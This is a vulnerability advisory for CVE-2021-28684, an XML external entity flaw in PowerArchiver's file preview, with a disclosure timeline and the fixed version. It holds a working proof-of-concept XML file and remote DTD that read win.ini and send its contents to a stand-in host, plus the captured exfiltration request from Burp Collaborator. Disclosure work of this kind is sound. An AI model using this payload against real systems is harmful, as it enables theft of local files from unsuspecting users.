CVE-2021-28684: XXE vulnerability in PowerArchiver <= 20.00.73

Posted on Jun 4, 2021

Parser used for previews of XML files in PowerArchiver <= 20.00.73 allows processing of external entities, which might lead to unauthorized access to local resources. Minimal user interaction is required when conducting the attack, as user only has to select the XML file in order for the preview to load.


PoC:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://example.com/test.dtd">
%sp;
%param1;
%exfil;
]>
```

Content of test.dtd:

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'http://example.com/?%data;'>">
```

Once the file is previewed, application makes two requests to the remote server. First, it attempts to download the test.dtd file and once entities included in it are loaded, it discloses content of the file specified (win.ini in this PoC) via a URL parameter in the next request to the server.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Number to generate: 1 ☑ Include Collaborator server location

Poll every 60 seconds

#	Time	Type	Payload	Comment
1	2021-Mar-12 21:23:39 UTC	DNS	gl5zb6avcxpmieori2wv0dlfh6n0bp	
2	2021-Mar-12 21:23:39 UTC	DNS	gl5zb6avcxpmieori2wv0dlfh6n0bp	
3	2021-Mar-12 21:23:39 UTC	HTTP	gl5zb6avcxpmieori2wv0dlfh6n0bp	
4	2021-Mar-12 21:23:39 UTC	DNS	gl5zb6avcxpmieori2wv0dlfh6n0bp	
5	2021-Mar-12 21:23:39 UTC	DNS	gl5zb6avcxpmieori2wv0dlfh6n0bp	

```
GET /?;%20for%2016-bit%20app%20support[fonts][extensions][mci%20extensions][files][Mail]MAPI=1CMCDLLNAME32=mapi32.dllCMC=1MAPIX=1MAPIXVER=1.0.0.1OLEMessaging=1 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; Zoom 3.6.0)
Host: gl5zb6avcxpmieori2wv0dlfh6n0bp.burpcollaborator.net
Connection: Keep-Alive


```

C:\Users\apeterka\Desktop\powerarchiver_exploit.zip

Název	Typ	Změněno
powerarchiver_exploit.xml	XML Document	12.03.2021 22:18

Náhled - powerarchiver_exploit.xml

The XML page cannot be displayed

Cannot view XML input using style sheet. Please correct the err click the Refresh button, or try again later.

Unspecified error Error processing resource 'http://gl5zb6avcxpmieori2wv0dlfh6n0bp.burpcollabora for 16-bit app s...

Vybráno 1 soubor, 0 kB

Celkem 1 soubor, 0 adresáře, 0 kB [0 kB]

Requests produced by PowerArchiver when previewing a malicious file displayed in Burp Collaborator

Vulnerability has been fixed in version 20.10.02.

Timeline:

```
03/12/2021 - vulnerability reported to the vendor
03/18/2021 - CVE requested, assigned CVE-2021-28684
04/19/2021 - vulnerability fixed in PowerArchiver 20.10.02 [PA-2886]
06/21/2021 - CVE-2021-28684 updated with details and published
```